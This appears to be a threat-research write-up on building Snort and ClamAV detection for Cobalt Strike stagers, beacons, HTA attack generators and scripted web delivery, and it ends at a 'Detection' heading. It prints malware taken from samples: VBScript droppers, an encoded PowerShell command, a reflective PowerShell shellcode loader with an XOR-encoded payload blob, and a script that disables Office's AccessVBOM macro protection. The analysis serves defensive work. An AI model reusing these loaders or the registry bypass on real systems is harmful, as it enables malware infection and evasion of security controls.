
Based on these actions, we wanted to write detection that would catch a Cobalt Strike stager being downloaded before it can target anything else. Catching the stager is pivotal, as it is most likely to prevent infection. Once the stager traverses into memory, it reflectively loads the final beacon payload and becomes harder to deal with.

Researchers first generated every variant possible and created PCAPs of the stager traversing over typical ports seen in file-data traversal.

Once again, we triggered the Metasploit shellcode rules for every payload when we checked prior coverage:

- 1:30229 INDICATOR-SHELLCODE Metasploit windows/shell stage transfer attempt
- 1:30471 INDICATOR-SHELLCODE Metasploit payload windows_adduser
- 1:30480 INDICATOR-SHELLCODE INDICATOR-SHELLCODE Metasploit payload windows_x64_meterpreter_reverse_https

Since we confirmed these rules provide coverage, we can move onto the core stageless beacon.




```
Counter: 0x8
Size: 0x122b
Type: 0x16
Data:

[System Process]        0       0
System  0       4
Registry        4       88
smss.exe        4       320
csrss.exe       392     404
wininit.exe     392     480
csrss.exe       472     500
winlogon.exe    472     576
services.exe    480     584
lsass.exe       480     624
svchost.exe     584     732
fontdrvhost.exe 480     748
fontdrvhost.exe 576     756
svchost.exe     584     824
svchost.exe     584     872
svchost.exe     584     916
dwm.exe 576     992
svchost.exe     584     504
svchost.exe     584     472
svchost.exe     584     1072
svchost.exe     584     1108
svchost.exe     584     1148
```

Figure 18

The approach here was to once again find a unique set of instructions that can be associated with Cobalt Strike beacons while avoiding false positives. It was pretty difficult to find a good match in the stageless beacons, but the function in Figure 19 sparked our interest.

This function is pretty simple – its purpose is to parse the DOS header and check for the correct file magic signature.



```
.text:00402350                         ; ---------------------------------------------------------------------------
.text:00402355 90 90 90 90 90 90 90 90+                align 10h
.text:00402360
.text:00402360                         ; =============== S U B R O U T I N E =======================================
.text:00402360
.text:00402360
.text:00402360                         check_pe_header proc near               ; CODE XREF: .text:00402401↓p
.text:00402360                                                                 ; sub_402470+A↓p ...
.text:00402360
.text:00402360                         arg_0           = dword ptr  4
.text:00402360
.text:00402360 8B 54 24 04                             mov     edx, [esp+arg_0]
.text:00402364 31 C0                                   xor     eax, eax
.text:00402366 66 81 3A 4D 5A                          cmp     word ptr [edx], 'ZM' ; Check MZ signature
.text:0040236B 74 03                                   jz      short loc_402370
.text:0040236D
.text:0040236D                         locret_40236D:                          ; CODE XREF: check_pe_header+19↓j
.text:0040236D F3 C3                                   rep retn
.text:0040236D                         ; ---------------------------------------------------------------------------
.text:0040236F 90                                      align 10h
.text:00402370
.text:00402370                         loc_402370:                             ; CODE XREF: check_pe_header+B↑j
.text:00402370 03 52 3C                                add     edx, [edx+IMAGE_DOS_HEADER.e_lfanew] ; Load address of IMAGE_NT_HEADERS
.text:00402373 81 3A 50 45 00 00                       cmp     dword ptr [edx], 'EP'
.text:00402379 75 F2                                   jnz     short locret_40236D
.text:0040237B 31 C0                                   xor     eax, eax
.text:0040237D 66 81 7A 18 0B 01                       cmp     [edx+IMAGE_NT_HEADERS.OptionalHeader.Magic], IMAGE_NT_OPTIONAL_HDR32_MAGIC
.text:00402383 0F 94 C0                                setz    al
.text:00402386 C3                                      retn
.text:00402386                         check_pe_header endp
.text:00402386
.text:00402386                         ; ---------------------------------------------------------------------------
```

Figure 19: A function inside a stageless Cobalt Strike beacon.

If it exists, it jumps to the IMAGE_NT_OPTIONAL header and checks the magic there.

After comparison, the AL byte is set to reflect the correct architecture. This is used for further processing of the file header. A quick run in Snort showed that this alerted on every single beacon we generated. This doesn’t look malicious on the surface, so researchers ran this function with multiple preceding NOPs through false-positive testing. Expectations were not high, but we couldn’t find a single false positive. This wasn’t the case prior to adding in the extra alignment bytes. Either NOP was less commonly used for alignment in modern compilers, or we were extremely lucky. Regardless, we had performed enough due diligence in testing to give the rule a shot.

The result was four rules that are still going strong to this day.

- 1:53656 MALWARE-OTHER Cobalt Strike x86 executable download attempt
- 1:53657 MALWARE-OTHER Cobalt Strike x86 executable download attempt
- 1:53658 MALWARE-OTHER Cobalt Strike x64 executable download attempt
- 1:53659 MALWARE-OTHER Cobalt Strike x64 executable download attempt


TARGET MODULE: HTML APPLICATION ATTACK GENERATOR

The focus of this attack generator is to generate an HTML Application (HTA), a file extension for the HTML executable file format and typically consists of HTML/Dynamic HTML and a scripting language of choice. HTA files behave like executables. They are popular among attackers because they run as a fully trusted application in certain cases.

When using the HTML Application Attack generator the user can select a Cobalt Strike listener as usual and the method, including executable, PowerShell and VBA.


These methods do not determine the scripting language used in the HTA files. In all methods, VBScript is used to deliver the desired payload in the HTA file. The method, however, changes the payload type and how it is executed on the host. Let’s take a look at each of them.

Executable




```
Dim var_obj, var_stream, var_tempdir, var_tempexe, var_basedir

Set var_obj = CreateObject("Scripting.FileSystemObject")
Set var_tempdir = var_obj.GetSpecialFolder(2)
var_basedir = var_tempdir & "\" & var_obj.GetTempName()
var_obj.CreateFolder(var_basedir)
var_tempexe = var_basedir & "\" & "executable_beacon_http.exe"
Set var_stream = var_obj.CreateTextFile(var_tempexe, true , false)
For i = 1 to Len(var_shellcode) Step 2
    var_stream.Write Chr(CLng("&H" & Mid(var_shellcode,i,2)))
Next
var_stream.Close
```

Figure 20



```
Set var_shell = CreateObject("Wscript.Shell")
var_shell.run var_tempexe, 0, true
var_obj.DeleteFile(var_tempexe)
var_obj.DeleteFolder(var_basedir)
```

Figure 21



```
<script language="VBScript">
  Function var_func()
    Dim var_shell
    Set var_shell = CreateObject("Wscript.Shell")
    var_shell.run "powershell -nop -w hidden -encodedcommand JABzAD0ATgB
ARgByAG8AbQBCAGEAcwBlADYANABTAHQAcgBpAG4AZwAoACIASAA0AHMASQBBAEEAQQBBAEE
VAEIAWAAvAEQAZABNADUAawBnAE4ASQBqAEQAYQA5AE8ASQBlAEgAYgAvACsAeQBsAFEANQA
AVQB3AHcATABoAHcASABRAGQAcQBwAHIASgAzAEgAZABjAG4AbABEAFAAMQBOAGQAcwBSAGc
jAC8AVgBIAEIAcgA3AGEAcgBoAFIAWQBxAFUAdQBsAEwASQBvAGkAMABFAEsAUAA4ADMAVgA
AVABPAGYAbAB5ADUAZAAyAGkARABGAHkAeQBPAFcAOQAxAEUATwBFAEQAUQBKAGsANwB5AHc
1AEsAMgBvAGUAdwBpAEkAZABiAFIAawBUAFgAQgBWAEoAWQBtAGcASgBIAHUAVwBTAFgATAB
```

Figure 22

The executable method (Figure 20) is a straightforward attack, as it is simply designed to load a large ASCII hex string and execute it on the host.


The shellcode is loaded by creating a `Scripting. FileSystemOjbect` and using that to create a temporary file on the host. After initializing the temporary file, the shellcode stream is converted from hex string to bytes and written to the file (Figure 18).

Finally, the file is executed using a WScript.Shell object and the temporary file and folder are deleted to cover its tracks (Figure 21).

PowerShell

The Powershell method is relatively naive at first glance, as it once again uses the WScript.Shell object to invoke PowerShell. This time, rather than creating a temporary executable file, it simply runs powershell with a large base64-encoded command (Figure 22).

We base64 decode the command, which results in a unicode string containing additional PowerShell and another base64 blob. Here, we can start to see the desired path to



```
Set-StrictMode -Version 2

$DoIt = @'
function func_get_proc_address {
    Param ($var_module, $var_procedure)
    $var_unsafe_native_methods = ([AppDomain]::CurrentDomain.GetAssemblies() | Where-Object { $_.GlobalAssemblyCache -And $_.Location.Split('\\')[-1].Equals('System.dll') }).GetType('Microsof
t.Win32.UnsafeNativeMethods')
    $var_gpa = $var_unsafe_native_methods.GetMethod('GetProcAddress', [Type[]] @('System.Runtime.InteropServices.HandleRef', 'string'))
    return $var_gpa.Invoke($null, @([System.Runtime.InteropServices.HandleRef](New-Object System.Runtime.InteropServices.HandleRef((New-Object IntPtr), ($var_unsafe_native_methods.GetMethod('
GetModuleHandle')).Invoke($null, @($var_module)))), $var_procedure))
}

function func_get_delegate_type {
    Param (
        [Parameter(Position = 0, Mandatory = $True)] [Type[]] $var_parameters,
        [Parameter(Position = 1)] [Type] $var_return_type = [Void]
    )

    $var_type_builder = [AppDomain]::CurrentDomain.DefineDynamicAssembly((New-Object System.Reflection.AssemblyName('ReflectedDelegate')), [System.Reflection.Emit.AssemblyBuilderAccess]::Run)
.DefineDynamicModule('InMemoryModule', $false).DefineType('MyDelegateType', 'Class, Public, Sealed, AnsiClass, AutoClass', [System.MulticastDelegate])
    $var_type_builder.DefineConstructor('RTSpecialName, HideBySig, Public', [System.Reflection.CallingConventions]::Standard, $var_parameters).SetImplementationFlags('Runtime, Managed')
    $var_type_builder.DefineMethod('Invoke', 'Public, HideBySig, NewSlot, Virtual', $var_return_type, $var_parameters).SetImplementationFlags('Runtime, Managed')

    return $var_type_builder.CreateType()
}

[Byte[]]$var_code = [System.Convert]::FromBase64String('38uqIyMjQ6rGEvFHqHETqHEvqHE3qFELLJRpBRLcEuOPH0JfIQ8D4uwuIuTB03F0qHEzqGEfIvOoY1um41dpIvNzqGs7qHsDIvDAH2qoF6gi9RLcEuOP4uwuIuQbw1bXIF7bGF4
HVsF7qHsHIvBFqC9oqHs/IvCoJ6gi86pnBwd4eEJ6eXLcw3t8eagxyKV+S01GVyNLVEpNSndLb1QFJNz2Etx0dHR0dEsZdVqE3PbKpyMjI3gS6nJySSBycktzIyMjcHNLdKq85dz2yFN4EvFxSyMhY6dxcXFwcXNLyHYNGNz2quWg4HMS3HR0SdxwdUsOJT
tY3Pam4yyn4CIjIxLcptVXJ6rayCpLiebBftz2quJLZgJ9Etz2Etx0SSRydXNLlHTDKNz2nCMMIyMa5FeUEtzKsiIjI8rqIiMjy6jc3NwMbhBGVCPWr3AMA/zKjg/LNzc+12H2BQ9JnnmrGO3bSpdArIU2up/q+DAnQU75vUmJiz+HGs9DeBPO0tLhyD1tV
XETOTCC/LIMqPS1I4cfI3ZQRlEOYkRGTVcZA25MWUpPT0IMFg0TAwtATE5TQldKQU9GGANucGpmAxQNExgDdEpNR0xUUANtdwMWDRIYA3dRSkdGTVcMFg0TCi4pIyDX4LBiIbg8XeR0ABwiw/eiikA5Nj3Y7EL/OK5q8SQc323wH05x43rsEdDMxRvTrjJ/
t/B19x6OOxSiALGSVC2dE5p78PXi2ZYEFSCafyiahw7n+ggxJg+ffINWZ3eYIyvnrwc5qKForQzsaWA6I/bHj4e1uaQfnNvU1qOXfqY/+d4JwUzyMIruVyyL0S9eA8fnhVH7rEuKZ5SiZNNrUDwmswn5UFqi2rBXFYI+HkjhJpIyzHvYrFAaSv4/8tCylA0
lervg/zwOPWULds+aUQjWlZCLAzgBJMW198KJzmZYPSNL05aBddz2SWNLIzMjI0sjI2MjdEt7h3DG3PawmiMjIyMi+nJwqsR0SyMDIyNwdUsxtarB3Pam41flqCQi4KbjVsZ74MuK3tzcEhQRDRIVDRETEw0SEBAjMRd1Ww==')
```

Figure 23

infection, as it takes the second base64 blob and is creating an `IO.MemoryStream` object out of it. A quick look at the resulting code shows that we, once again, jumped the gun in analysis and it's gzip compressed.

We can quickly decompress the extracted data on the CLI (Figure 23).

The newly decoded payload declares some new functions.


- `func_get_proc_address()`
- `func_get_delegate_type()`

This is a fairly old technique (around 2012) that allows the user to invoke calls via .NET native method wrappers in PowerShell. This allows the user to call the Windows API using and execute code in a fileless manner via the `System.Reflection` namespace.

We can then use`GetMethod()` to acquire a handle to the desired functionality and bypass any restrictions. The goal in this payload is to expose the `GetProcAddress` library function so that we can load the desired Windows API code and interact with it.


System.Reflection exposes another function called `GetDeletegateForFunctionPointer`. Using this, Cobalt Strike grabs a function pointer to any API function it needs for execution.

Once an executable section of memory is allocated and populated.. Cobalt Strike can then execute the payload in memory through another delegate defined for the memory region.



```

[Byte[]]$var_code = [System.Convert]::FromBase64String('<REDACTED>')

for ($x = 0; $x -lt $var_code.Count; $x++) {
    $var_code[$x] = $var_code[$x] -bxor 35
}

```

Figure 24




```
» cat layer4.b64 | base64 -d | xortool-xor -f layer4 -s "\x23" | xxd
00000000: fce8 8900 0000 6089 e531 d264 8b52 308b  ......`..1.d.R0.
00000010: 520c 8b52 148b 7228 0fb7 4a26 31ff 31c0  R..R..r(..J&1.1.
00000020: ac3c 617c 022c 20c1 cf0d 01c7 e2f0 5257  .<a|., .......RW
00000030: 8b52 108b 423c 01d0 8b40 7885 c074 4a01  .R..B<...@x..tJ.
```

Figure 25

So what is the base64 string this time? It's shell code, but actually XOR encrypted (Figure 24).

This is pretty easy to decrypt. We know that it's XOR'd using the key 0x23 (35) so we can decode this using our method of choice. In this case, we used `xortool-xor` (Figure 25)

Eventually, we determined that this is the same code as seen in the raw payload section in different packaging. Once Cobalt Strike gets it right, it reuses that work across other attack options. This makes it more convenient for defenders to write detection.



```
    <script language="vbscript">
      Dim objExcel, WshShell, RegPath, action, objWorkbook, xlmodule

      Set objExcel = CreateObject("Excel.Application")
      objExcel.Visible = False

      Set WshShell = CreateObject("Wscript.Shell")

      function RegExists(regKey)
      on error resume next
      WshShell.RegRead regKey
      RegExists = (Err.number = 0)
      end function

      ' Get the old AccessVBOM value
RegPath = "HKEY_CURRENT_USER\Software\Microsoft\Office\" & objExcel.Version & "\Excel\Security\AccessVBOM"

if RegExists(RegPath) then
    action = WshShell.RegRead(RegPath)
else
    action = ""
end if

' Weaken the target
      WshShell.RegWrite RegPath, 1, "REG_DWORD"

      ' Run the macro
Set objWorkbook = objExcel.Workbooks.Add()
Set xlmodule = objWorkbook.VBProject.VBComponents.Add(1)
xlmodule.CodeModule.AddFromString "Private "&"Type PRO"&"CESS_INF"&"ORMATION"&Chr(10)&"    hPro"&"cess As "&
"&"ocessId "&"As Long"&Chr(10)&"    dwTh"&"readId A"&"s Long"&Chr(10)& _
"End Type"&Chr(10)&Chr(10)&"Private "&"Type STA"&"RTUPINFO"&Chr(10)&"    cb A"&"s Long"&Chr(10)&"    lpRe"&'
&Chr(10)&"    lpTi"&"tle As S"&"tring"& _
Chr(10)&"    dwX "&"As Long"&Chr(10)&"    dwY "&"As Long"&Chr(10)&"    dwXS"&"ize As L"&"ong"&Chr(10)&"    c
```

Figure 26

VBA

The VBA Method gives a little bit of a different approach (Figure 26).

So far, we've seen basic methods of loading binary code and executing it. In this method, we can see that it uses an Excel Workbook to execute additional code. The first thing that happens is Cobalt Strike loads up an `Excel.Application` and then queries a registry key:

> `HKEY_CURRENT_USER\Software\Microsoft\Office\<Excel Version>\Excel\Security\AccessVBOM\`

This key is a security setting for restricting default programmatic access to the Office VB project. If it's enabled, Office will trust all macros and run any code without a security warning or additional permissions from the user. Cobalt Strike attempts to flip that switch and disable this protection in the registry.

After that, Cobalt Strike once again calls the Windows API to execute binary code. Then, it allocates an executable section of memory within the process and runs it by calling `kernel32.dll!CreateRemoteThread`.

Detection

This type of multilayer obfuscation is easy to extract when in hand but can be extremely effective against security products that don't know it's coming. But it's possible to work around this.

For the executable method, the shellcode was actually the same assembly code as what we discussed earlier in the Staged/Stageless Executables. The NOP-based function is interpreted as a hex string, so we can clone those rules to match a hex string, rather than actual bytes.

- 1:54110 MALWARE-OTHER Html.Trojan.CobaltStrike HTML beacon download attempt
- 1:54111 MALWARE-OTHER Html.Trojan.CobaltStrike HTML beacon download attempt
- 1:54112 MALWARE-OTHER Html.Trojan.CobaltStrike HTML beacon download attempt
- 1:54113 MALWARE-OTHER Html.Trojan.CobaltStrike HTML beacon download attempt

For the PowerShell method, we have again a ton of obfuscated code underneath it, so the coverage should target generic function calls. For this, we went with the PowerShell command arguments, and supplemented that with matching on a Wscript.Shell object being created.

- 1:54114 MALWARE-OTHER Html.Trojan.CobaltStrike powershell payload download attempt
- 1:54115 MALWARE-OTHER Html.Trojan.CobaltStrike powershell payload download attempt

Lastly, we have the VBA Method. Our researchers found this easy to cover because HTA files don't often interface with Excel workbooks, let alone one that tinkers with the "AccessVBOM" registry key.

- 1:54116 MALWARE-OTHER Html.Trojan.CobaltStrike VBA payload download attempt
- 1:54117 MALWARE-OTHER Html.Trojan.CobaltStrike VBA payload download attempt

From there, we cloned all that to ClamAV coverage to get the following signatures:

- Html.Trojan.CobaltStrike-7932561-0
- Html.Trojan.CobaltStrike-7932562-0
- Html.Trojan.CobaltStrike-7932563-0
- Html.Trojan.CobaltStrike-7932564-0

TARGET MODULE: SCRIPTED WEB DELIVERY

In Cobalt Strike, there's a feature called "scripted web delivery." Executing a scripted web delivery attack simply means that you pick one of the Cobalt Strike payloads/listeners and Cobalt Strike will then host that payload at a user-configured URI. These can be generated in three different languages: Bitsadmin, PowerShell and Python.

After hosting the payload, Cobalt Strike provides a command that can be executed, in the language of choice, that reaches out and grabs the malicious payload from an attacker-controlled web server and executes it.

We are only going to concentrate on the PowerShell implementation, as it is the most commonly used module. The initial execution is using a web client to download an additional PowerShell payload from the attacker controlled web server and then continue to execute that code.

Payload

After reaching out to grab the real payload, we get a huge obfuscated PowerShell script from the web server, almost 200KB in size.

This script contained code reuse from the HTA module, but we still needed to go one layer deeper and verify the shellcode was unique in this module. We base64-decode the data and decrypt it using the same `0x23` default XOR key — and it's already much larger than the previous payload.


It's not raw shellcode like we saw in the HTA payloads, you can immediately see that the "MZ" header is present. This seems to be a stageless beacon included in the powershell script. You might wonder why it wasn't included in the HTA attack. The reason is the HTA module is executing a Powershell one-liner and Windows has a character limit on command line strings, 32767. That number is even lower when executing a command from `cmd.exe`, 8191. The character limit varies across a variety of execution methods and these numbers are not always going to be correct.

Since this payload is downloaded using a small one-liner to execute a string retrieved from the Cobalt Strike controlled server, that limit is bypassed and a more reliable payload can be provided.

Detection

